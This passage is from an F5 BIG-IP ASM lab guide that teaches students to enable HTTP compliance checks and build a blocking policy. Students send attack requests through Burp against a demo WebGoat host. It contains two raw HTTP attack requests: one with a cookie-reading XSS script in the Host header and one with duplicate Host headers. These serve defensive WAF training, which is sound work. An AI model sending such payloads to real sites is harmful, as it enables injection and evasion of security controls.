
6. Under the Advanced Tab move the slider to the left so you can see alerts with a learning score of less than 5 and click **Apply Filter**



7. Note the action ASM is suggesting that you take - **"Enable HTTP Check"**




8. Click **Accept Suggestion** and then browse back to **Security > Application Security > Policy Building > Learning and Blocking Settings > HTTP Protocol Compliance failed** and notice that by accepting the learning suggestion ASM has now enabled the protection but it is still in learning mode so **uncheck** that manually.



9. **Be sure you have clicked "Save" and Applied the Policy prior to proceeding.**
10. Go back to **Burp** and run the attack again one or more times.

11. Browse to **Security > Event Logs > Application > Requests** on the BIG-IP GUI. Clear the **Illegal Request** option to view all requests received by the security policy. You should now see the alerts since we have enabled this compliancy check and turned off learning.




HTTP Compliancy Check - Bad Host Header Value

The **Bad Host Header Value** check is an HTTP Parser Attack and definitely something that should be implemented as part of **Good WAF Security**.

Risk: If we allow bad host header values they can be used to Fuzz web servers and gather system information. Successful exploitation of this attack could allow for the execution of XSS arbitrary code.


1. Navigate to **Security > Application Security > Policy Building > Learning and Blocking Settings > HTTP Protocol Compliance failed** and find **Bad host header value** Notice that by default this is also in learning mode but disabled by default in a Rapid Deployment Policy.




2. **Uncheck** the Learn box and **Check** the Enable box. Scroll up, click **Save** and **Apply Policy**.
3. Go back to **Burp** and under the **Request** tab paste in the following http request, remove any whitespace, or use the text version on the desktop, and click **Go**.

Attack 2: XSS in HOST Header

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: BB8
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Host: <script>alert(document.cookie);</script>

username=f5student&password=f5DEMOs4u!
```



4. Browse to **Security > Event Logs > Application > Requests** and review the alert for this attempted attack. Note the alert severity is much higher (4) for this attack type due to the risk it presents.



5. Click **Export Request** and review the detailed report. Notice the XSS alerts and how they are currently still in staging. We will cover this in the next module.

HTTP Compliancy Check - Multiple Host Headers

Description - Examines requests to ensure that they contain only a single “Host” header. This is an example of an HTTP Request Smuggling Attack

Risk - An attacker may try to evade security checks by confusing ASM and/or application servers as to which hostname is being accessed.

Example - The website may be accessed by non-browser clients attempting to bypass security gateways.


Note: There will be little guidance on this section. Use what you have learned above to complete this lab. Please ask an instructor if you need help.

Order of Operations

1. Disable learning and Enable the Compliancy Check for **Multiple Host Headers** in learning and blocking settings.
2. Use **BURP** to perform the Attack

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: BB8
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Host: LordVader
Host: LukeSkywalker

username=f5student&password=f5DEMOs4u!
```

3. Review Event Logs to ensure the attack is being mitigated. Notice the alert level is lower for this attack type due to less risk than a potential XSS as seen in the previous exercise.



This concludes module 2

3.4 Module 3: Blocking, Tuning and Attacking the Policy

Expected time to complete: **45 minutes**


3.4.1 Exercise 3.1: Blocking Policy

Objective

You will explore the blocking policy and settings. The blocking policy used for this lab will focus on negative security using attack signatures.


Important: Remove the existing transparent policy from your virtual before proceeding. Your virtual should look like this

---




Task 1 - Creating Blocking policy

1. Go to **Security > Application Security > Security Policies** and click the Plus sign.
2. At the far right change the setting to Advanced




Fill out the following -

- Policy name - `Blocking_Policy`
- Description - `leave blank`
- Policy type - `Security`
- Policy Template - `Rapid Deployment Policy`
- Virtual Server - `webgoat.f5demo.com_https_vs (HTTPS)`
- Learning Mode - `Manual`
- Enforcement Mode - `Blocking`
- Application Language - `Unicode (utf-8)`
- Server Technologies - `(leave blank)` (we will cover this option in a later exercise)
- Signature Staging - `Disable` (in a production environment consider leaving this set at 7 days)
- Policy is Case Sensitive - `Disabled`
- Differentiate between HTTP/WS and HTTPS/WSS URLs - `Enabled`




3. Click **Create Policy**
4. Go to **Security > Application Security > Policy Building > Learning and Blocking settings**
5. Make sure `Blocking_Policy` is selected in the Current edited security policy.
6. At the far right across from General Settings ensure Advanced is selected.


7. Click on **Blocking Settings**



8. Click the **Block** Check box at the top of to select all then click it again to clear Block from all entries. Then click **Change**.

